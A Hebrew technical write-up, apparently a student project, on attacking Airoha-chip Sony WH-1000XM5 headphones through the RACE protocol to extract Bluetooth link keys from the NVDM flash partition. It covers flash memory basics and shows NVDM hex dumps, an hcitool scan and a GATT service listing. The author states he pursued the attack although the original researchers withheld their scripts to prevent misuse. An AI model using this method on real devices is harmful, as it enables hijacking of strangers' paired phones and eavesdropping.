
וכעת יש לנו את המידע התיאורטי שיאפשר לנו לעבור את השלב הראשון בדרך אל הפריצה.

הקדמה לחילוץ המפתחות

בכנס 39c3 שהתקיים בתחילת שנת 2026, החוקרים הציגו בפני הקהל את הממשק הפרוץ, והשתמשו בו בשביל לבצע תקיפות על המכשירים שהאוזניות הכירו. מענין לשים לב שמאגר הפרויקט הרשמי שלהם ב-GitHub שאמור להכיל את הסקריפטים שהם השתמשו בהם בשביל התקיפות - לא מכיל את הסקריפטים האמיתיים שהם השתמשו בהם בכנס.

מי מכם שיוריד את המאגר הרשמי שלהם יראה שהלוגיקה שכתובה שם לצורך חילוץ המפתחות, מתבססת על שיגור חבילת RACE מסוג פקודה (CMD) שמבקש את המפתחות הקריפטוגרפים ששמורים במערכת. אבל אם תנסו את זה על האוזניות שלכם כמוני, סיכוי סביר ומאד גדול שהאוזניות שלכם לא יגיבו לפקודה הזאת, וזה בגלל שהפקודה הזאת נחסמה על ידי היצרן במפעל.

החוקרים היו מודעים לזה, ובקובץ ה-README.md של המאגר הם ציינו:



link-keys

Retrieve stored Bluetooth BR/EDR link keys.

```
python race_toolkit.py [global options] link-keys
```


Notes:

- This command does not work on many devices. The output only contains some link keys, not the other devices' Bluetooth addresses.
- This is not the command used for the pivoting live demo. The NVDM partition also contains these keys (see `dump-partition`).

כלומר הם היו מודעים לכך שהפקודה הזאת מפוקפקת ולעיתים לא עובדת, ולכן על מנת למנוע מעצמם פדיחות בכנס הם החליטו ללכת על הדרך השניה לחילוץ המפתחות שמתבססת על ניתוח סטטי של הזיכרון הגולמי.

בגלל שרציתי לממש את המתקפה הזאת על האוזניות שלי, ניסיתי למצוא את הסקריפט המעודכן כדי לבצע את המתקפה הזאת, ונתקלתי ב-Issue שאחד מהמשתמשים העלה ובו הוא ביקש בדיוק את מה שרציתי. חדשות טובות נכון?

אז זהו ש... החדשות לא היו אופטימיות במיוחד:



טוב הגיוני למדיי. באותה התקופה סוני עוד לא הוציאו את העדכון הרשמי שלהם לפריצה הזאת ולכן באמת היה פה חשש שאנשים ישתמשו בזה בשביל לפרוץ לאחרים. כשהתחלתי את הפרויקט הזה סוני בדיוק הוציאו עדכון קושחה שככל הנראה פותר את הבעיה הזאת, ואמנם אולי יש עדיין חשש שהפרצה קיימת איי שם בחוץ אבל ... לי היה פרויקט סופי להגיש שבוע לפני סיום הסמסטר, והזמן היה בהחלט קצר והמלאכה כפי שנראה הייתה מרובה להפליא. והפועלים עצלים? או הו ביג טיים.

לכן אם לבחור בין מורליות לבין 100 בקורס - אני בוחר ב-100 בקורס (נ.ב. לא קיבלתי 100 בסוף...). לכן הפשלתי את השרוולים ויצאתי למסע פורנזי משלי כדי לגלות את הצורה בה ה-SoC שומר את המפתחות בזיכרון ואיך ניתן לחלץ את המפתחות הנכונים משם. את הממצאים האלו אתאר בפרקים הבאים בהרחבה, לכן אם בדיוק נגמר לכם הקפה - לכו למלא אותו מחדש Cuz it's gonna be a hell of a ride.

מבנה אחסוני Flash

בגלל שה-SDK של Airoha לא פתוח לקהל הרחב, לא הייתה לי אף דרך פורמלית לגשת למערכת הזאת. והדרך היחידה בה הייתה לי איזו שהיא צורה של הבנה של המערכת הייתה על ידי ניתוח מקטעי הזיכרון שלה. לכן צורת הפעולה שאתאר פה בהמשך תהיה מבוססת כמעט בבלעדיות על ניסוי ותהייה, שמתברר שהיא לא נוראית וחובבנית כפי שהיא נשמעת ודווקא הפיקה מסקנות יפות על המערכת.

בפעם הראשונה כשניגשתי לניתוח הזיכרון גיליתי ששיטות האחסון שלמדתי עד כה מעולם מערכות ההפעלה ובאופן כללי מעולמות אחסוני המידע - שונה לחלוטין מאיך שהמערכת מתנהגת פה. לכן כדי להבין למה היא מתנהגת בצורה השונה הזאת, אנחנו צריכים קודם כל ללמוד קצת על איך האחסון עובד ברמה הכי נמוכה שלו. נמוכה יותר מאסמבלי. לשם כך נצלול קצת לעולם הזיכרונות הלא נדיפים (Non-Volatile-Memory) ובכללם זיכרונות ה-Flash.

מבוא לאחסוני פלאש שאינם נדיפים


את אחסוני הפלאש אנחנו מכירים מקרוב ומשתמשים בו ביומיום. אם זה כונני ה-SSD, ה-NVMe או אפילו הגאווה הארצית שלנו - הדיסק-און-קי. כל אלו משתמשים באחסון ששומר בתוכו את הנתונים בצורה של אנרגיה מצטברת כך שגם אחרי שהאחסון נותק מהחשמל הנתונים עדיין נשמרים לשימוש עתידי.

בצורת האחסון הזאת כל סיבית נשמרת במעין מלכודת קטנה שאוגרת מטען חשמל. אוסף של מלכודות כאלו מסוגל לשמור נתון קצת יותר משמעותי מביט בודד. ואוסף של אוספים כאלו מרכיבים יחד את השבב אלקטרוני שמאפשר לשמור בתוכו את כל הנתונים שאנחנו שומרים במחשב או בטלפון שלנו.

כל מלכודת כזאת נקראית תא זיכרון. וכל תא זיכרון מחובר לכמה חלקים במבנה שמרכיב את האחסון. כדי לשמור על המאמר ענייני אציין את הדברים החשובים ואומר שכל תא מחובר לשני קווים: קו הסיבית (bit line) וקו המקור (source line). הסיבה לחיבור של התא לשני הקווים האלו הוא כדי לאפשר סגירת מעגל חשמלי שיגרום לזרם שמגיע מקו הסיבית לעבור דרך תא הזיכרון ולהמשיך או לא להמשיך הלאה לקו המקור. דרך הקווים האלו בקר הזיכרון יוכל לקרוא את הנתונים מהתאים ולהסיק אילו ערכים שמורים בתאים ובנוסף לשמור נתונים חדשים באותם התאים. הצורה בה הבקר יקרא את הנתונים - ובמיוחד הצורה בה הוא **יכתוב** את הנתונים - תהיה תלויה ישירות בצורה בה סידרנו ואירגנו את התאים.

הצורה המקבילית - NOR Flash

בתחילת עידן היצור של זיכרונות האחסון הלא נדיפים (Non-volatile Memory) היצרניות השתמשו בארגון מקבילי של תאי הזיכרון שבו לכל תא יש קו סיבית וקו מקור יעודיים עבורו, שאליהם הוא מתחבר ישירות. הדבר הזה איפשר לבקר האחסון לכתוב נתונים לתא זיכרון ספציפי מבלי להטריד את שאר התאים שלידו. בגדול הבקר מזרים זרם בקו הסיבית של תא הספציפי שבו הוא רוצה לשמור את הנתון, והזרם גורם לתא לפתוח את השער ולשמור את הנתון. הנה איור לדוגמא שממחיש איך נראית הצורה המקבילית:




[Figure 1 נלקח מסרטון היוטיוב NOR vs. NAND Flash Memory של Eye On Tech]

הצורה הטורית - NAND Flash

עם הזמן היצרניות הבינו שצורת הארגון המקבילית היא בזבזנית כספית - כי היא מצריכה חיבור של כל תא בצורה אינדווידואלית לקו הסיבית וקו המקור. ובנוסף היא גם בזבזנית בשטח בגלל שהיה אפשר לנצל את החיבורים החוזרים ונשנים האלו לטובת תאי זיכרון נוספים.

וכך נולדה לה הצורה הטורית. הצורה הזאת שימושית מאד במערכות אחסון המוכרים שדיברתי עליהם בתחילת הנושא (SSD, דיסק-און-קי וכו'). בצורה הזאת אנחנו מאגדים כמות מסוימת של תאי זיכרון (בכפולות של 2) ולכל אגד תאים שכזה אנחנו מחברים בקצהו האחד את קו הסיבית ובקצהו השני את קו המקור. בצורה הזאת אמנם איבדנו את הגישה הנקודתית של השיטה הקודמת, אבל הצלחנו לנצל את השטח לטובת תאי אחסון נוספים.

הנה איור לדוגמא שממחיש איך נראית הצורה הטורית של ארגון הזיכרון:



[Figure 2 נלקח מסרטון היוטיוב NOR vs. NAND Flash Memory של Eye On Tech]

בתכלס, מה ההבדלים ביניהם?

כשאנחנו רוצים לקרוא מהזיכרון מידע קטנטן ברמת הבתים הבודדים, הארגון המקבילי יעזור לנו בצורה הטובה ביותר מבין השניים. אנחנו נוכל לשגר בקשה לקריאת תא זיכרון ספציפי, ולהחזיר אותה חזרה למעבד. בנוסף חלק ממערכות ה-SoC תומכים בתכונת הרצה במקום (XIP - Execute in Place) שמאפשרת הרצה של הקוד ישירות מרגע הקריאה שלו מהזיכרון. כלומר, בצורה הזאת אנחנו לא צריכים להעתיק את התוכן של הכונן לזיכרון ה-RAM כדי שהמעבד יוכל לקרוא אותו משם, אלא הבקר מזרים את התוכן למעבד כדי שהוא יקרא אותו ישירות.

תכונה נוספת של הארגון המקבילי היא שבצורה הזאת היא עמידה יותר בפני פגימות זיכרון לעומת הצורה הטורית ה-NAND-ית. הדבר הזה מתאפשר בין היתר בזכות האפשרות לקריאת תאים בודדים. כי אמנם אנחנו יכולים לקרוא בתים בודדים ברמה הלוגית גם במערכות ה-NAND, אבל ברמה הפיזית הבקר קורא את כל אגד התאים ולא את התא הבודד, ורק לאחר הקריאה הוא בורר את התא המבוקש. מה שגורם לשחיקה של תאים שלמרות שלא התבקשו הם עדיין נמצאים בשימוש רק בגלל היותם קרובים לתאים אחרים שכן.

אבל לא הכל ורוד בעולם המקבילי. ובנוסף ליתרונות שהיא מציעה - יש לה גם כמה חסרונות לא קטנים. לשם התחלה זה נחמד שאנחנו מסוגלים לקרוא ביית ביית בצורה אינדווידואלית, אבל בשביל לטעון תמונות וסרטונים או כל שאר הדברים שאנחנו רגילים אליהם בשימוש היומי-יומי עדיפה לנו הקריאה הטורית שטוענת בבת אחת מקטע שלם. בנוסף כפי שאמרנו לעיל, הצורה הטורית מאפשרת לנו לדחוף יותר תאי זיכרון באותו השטח לעומת הצורה המקבילית, מה שנותן לנו, הצרכנים, יותר אחסון בפחות מקום.

אז מי מהם עדיף?

בתכלס כמו לרוב השאלות בחיים, התשובה היא תלוי. לרוב אנחנו נשתמש בצורה הטורית כאשר: (1) יש דרישה ליחידות אחסון זולות וגדולות; (2) פקודות הקריאה קוראות חלקים גדולים מהזיכרון; ו-(3) כשכתיבה ומחיקה של הנתונים הן פעולות תדירות.

לעומת זאת, הצורה המקבילית מתאימה יותר כאשר: (1) יש דרישה להרצה מקומית של פקודות; (2) אנחנו מתעדפים עמידות תאים על נפח אחסון; ו-(3) אנחנו משתמשים באחסון שדורש יותר קריאה מאשר מחיקה.

כעת, אחרי שסיימנו עם החלק התיאורטי, בואו נעבור לחלק היותר מדמ"חיסטי שנוגע אלינו. במערכת שלנו, כמו במערכות אמבדד אחרות, נפוץ יותר השימוש בתצורה ה-NOR-ית מאשר ה-NAND-ית. הסיבה לכך היא החיסכון בחשמל אבל גם ובעיקר בגלל העמידות שלה. לכן בנוסף ליתרונות האלו חשוב לנו לזכור את החסרונות שמערכת כזאת יכולה לחוות. ולכן לפני שנמשיך הלאה כדאי לזכור את הנקודות החשובות הבאות: (1) עדיף לנו להוסיף רשומה חדשה לזיכרון מאשר לשנות אחת שכבר קיימת; ו-(2) להפוך סיבית 1 לסיבית 0 (פעולת כתיבה) זה קל, להפוך סיבית 0 ל-1 (מחיקה) זה קשה.

הנקודות האלו כמובן מובנות מהתכונות של צורת הארגון של התאים. הנקודה הראשונה ברורה, כי כדי לשנות רשומה שכבר קיימת באחסון אנחנו עלולים להפוך סיבית 0 לסיבית 1, והפעולה הזאת לא יכולה לנצל את היתרונות של הצורה המקבילית כי אנחנו נצטרך לשנות את כל הדף שהרשומה הזאת מאוחסנת בו. וכנ"ל ההסבר על הנקודה השניה. לכן, אחרי שקיבלנו עלינו את האקסיומות האלו, אנחנו יכולים להתחיל את תהליך הניתוח.

תקיפת RACE וחילוץ המפתחות

קודם כל נתחיל עם השאלות הבסיסיות - איך ערך, כל סוג של ערך, נשמר בזיכרון? איפה הוא נשמר? ומה עוד אפשר למצוא שם? והתשובה להכל היא "ה-NVDM" אבל... מה זה?

ובכן, NVDM (או Non-volatile Data Management) היא מחיצה במערכת ה-SoC שלנו שאחראית לכל מה שקשור למידע לא נדיף של המערכת (מכאן שמו - Non-volatile). מידע זה יכול להיות כל דבר. החל מגרסאות קושחה וזיהוי המכשיר, נתוני סאונד (שלא אתיימר אפילו לנסות לחרטט כאילו אני מבין איך הם עובדים ☺) וכלה במידע משעמם על קונפיגורציה כזאת או אחרת כמו הגדרות מערכת ועוד. בכללי כל דבר שחשוב לנו שישמר ולא יעלם אחרי הכיבוי האוזניות - נשמר במחיצת ה-NVDM.

לכן מן הסתם גם רשימת המכשירים המוכרים כמו גם מפתחות ההצפנה שלהם נשמרים במחיצה הזאת. לכן כדי למצוא אותם, עלינו להבין איך המערכת שומרת נתונים במחיצה הזאת ואילו נתונים רלוונטים אלינו ואילו לא. לשם כך השתמשתי בממשק הפרוץ שדיברנו עליו בפרק על RACE כדי לקבל את מקטעי הזיכרון (dump) של המחיצה. כפי שאמרתי קודם, בגלל שאין לנו את ה-SDK של הצ'יפ שיאפשר לראות בו את הקוד ואיך הוא עובד, השיטה היחידה הרלוונטית שנותרה לנו היא שיטת ה-"תנסה ותראה מה יהיה".

לכן תוך כדי שאנחנו ננסה קומבינציות שונות של פעולות אלמנטריות על המכשיר (כמו: חיבור, ניתוק, צימוד, ביטול צימוד וכו') נוכל לראות ולהבין איך המערכת משתנה בהתאם לאיזו פקודה, וכך נקבל תמונה כללית של הצורה בה המערכת מתנהגת ושומרת נתונים:

```
0000CED0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0000CEE0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0000CEF0  00 00 00 60 C1 FC 0C 00 FF E9 0E 05 05 08 00 06  ...`............
0000CF00  01 D9 01 00 00 0B 34 F2 B3 41 42 31 35 00 31 38  ......4..AB15.18
0000CF10  31 30 00 03 02 01 05 04 00 00 00 E9 B2 FF FF FF  10..............
0000CF20  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF  ................
0000CF30  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF  ................
0000CF40  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF  ................
0000CF50  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF  ................
```

```
0000CED0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0000CEE0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0000CEF0  00 00 00 60 C1 F8 0C 00 FF E9 0E 05 05 08 00 06  ...`............
0000CF00  01 D9 01 00 00 0B 34 F2 B3 41 42 31 35 00 31 38  ......4..AB15.18
0000CF10  31 30 00 03 02 01 05 04 00 00 00 E9 B2 FC 0C 00  10..............
0000CF20  FF 11 0F 05 05 08 00 06 01 DA 01 00 00 0B 34 F2  ..............4.
0000CF30  B3 41 42 31 35 00 31 38 31 30 00 01 03 02 05 04  .AB15.18 10......
0000CF40  00 00 00 E9 DC FF FF FF FF FF FF FF FF FF FF FF  ................
0000CF50  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF  ................
0000CF60  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF  ................
```

לפני שנתחיל את המחקר הפורנזי, היה חשוב לי קודם כל לבנות את השטח הלא מוכר של מרחב הזיכרון בקופסה השחורה שמנגנת לי שירים ופודקסטים מידיי פעם על ידי הזרקה של ערכים שאני יודע אותם מראש. לכן הפעולות העיקריות שנשתמש בהן במהלך המחקר הן פעולות החיבור והצימוד, כאשר פעולות אלו יבוצעו על מכשירים שונים ובעיקר על מחשב בסביבת לינוקס (במקרה שלי קאלי שממש לא היה קל לי). הסיבה לשימוש בלינוקס היא גם בגלל אוסף הפקודות הרחב שאפשר להריץ ממנו במיוחד בכל מה שקשור לפעולות כמו סריקה מכשירים ושינוי כתובות ועוד. וגם ובעיקר כדי שאני אוכל לראות את המפתח הקריפטוגרפי שנוצרו במהלך הצימוד ולהשתמש בו בתור עוגן כדי שנוכל לזגזג איתו בערימת הערכים ההאקסאדצימלים הלא ברורים שבמקטע הזיכרון של ה-NVDM.

כפי שנראה בהמשך הדבר הזה יאפשר לנו לבנות תזה והבנה מסוימת על אופי המערכת גם מחוץ לסקופ של חילוץ המפתחות. אבל חשוב לציין שבסופו של דבר מדובר פה על מחקר פורנזי כמעט בלי ידע מקדים על המערכת מבפנים. לכן סיכוי לא מבוטל שמה שנסיק ונבין בהמשך המאמר בנוגע לאופי הנתונים עלול להיות שגוי או לא הכי מדויק. אבל למטרת הפריצות בהמשך, ההבנה הזאת תהיה מספקת עבורינו כדי שנוכל לחפש נכון בתוך ה-dump את הנתונים שאנחנו צריכים.

רשימת קניות

כדי להבין מה אנחנו רוצים לחפש בואו נחשוב קודם מה אנחנו **צריכים** בשביל ההתקפה הסופית על המכשירים. כפי שאמרנו בתחילת המאמר, כל כרטיס תקשורת בלוטוס מכיל כתובת חד-חד ערכית שנקראת bdaddr, שאיתה המכשירים מזהים זה את זה ורואים האם הם מכירים מצימוד קודם או לא - לכן מן הסתם זה פריט מידע חשוב שאנחנו צריכים להשיג. את כתובת ה-bdaddr של האוזניות נוכל להשיג על ידי שנשגר הודעת פקודת בפרוטוקול RACE מסוג 0x0CD5. ואת כתובת ה-bdaddr של מכשיר המטרה נצטרך למצוא דרך כדי להשיג אותו בהמשך.

והמרכיב האחרון והחשוב ביותר - הוא מפתח ה-Link Key עצמו, שדרכו ניצור את ה-Session Key ונבצע איתו חיבור תקין עם הצד השני.

אז אחרי שרשמנו לעצמינו את רשימת המצרכים להתקפה, הגיע הזמן לצאת לטיול קטן במרכול ה-NVDM ולקנות את מה שאנחנו צריכים. אז קדימה אל מעמקי המחיצות.

בדיקת שטח

קודם כל בואו נראה במוחש את שירות ה-RACE והכי חשוב - את המאפיינים תחת השירות הזה. לשם כך נשתמש בפקודה sudo hcitool lescan ונסרוק את כל המכשירים שנמצאים בטווח הכהד"ה שלנו:

```
┌──(yedidia㉿kali)-[~]
└─$ sudo hcitool lescan
[sudo] password for yedidia:
LE Scan ...
60:93:53:49:F0:DA (unknown)
47:64:40:EF:7B:AE LE_WH-1000XM5
47:64:40:EF:7B:AE (unknown)
49:93:8B:8C:D6:AF (unknown)
49:93:8B:8C:D6:AF (unknown)
^C

┌──(yedidia㉿kali)-[~]
└─$
```

כפי שניתן לראות הכהד"ה של האוזניות צורח את הכתובת שלו. כעת נשגר פקודה שתבקש מהאוזניות את רשימת השירותים והמאפיינים שהיא תומכת בהם. אישית השתמשתי בסקריפט פייתון עם שימוש בחבילת Bleak:

```
python .\service_scanner.py -t 46:FB:80:59:91:78
Connecting to 46:FB:80:59:91:78...
Connected: True

[--- Services & Characteristics ---]

[Service] Generic Access Profile (00001800-0000-1000-8000-00805f9b34fb)
  └ [Char] 00002a00-0000-1000-8000-00805f9b34fb (read)
  └ [Char] 00002a01-0000-1000-8000-00805f9b34fb (read)

[Service] Generic Attribute Profile (00001801-0000-1000-8000-00805f9b34fb)
  └ [Char] 00002a05-0000-1000-8000-00805f9b34fb (indicate)

[Service] Unknown (5b833e06-6bc7-4802-8e9a-723ceca4bd8f)
  └ [Char] 5b833c10-6bc7-4802-8e9a-723ceca4bd8f (write)
  └ [Char] 5b833c12-6bc7-4802-8e9a-723ceca4bd8f (notify)

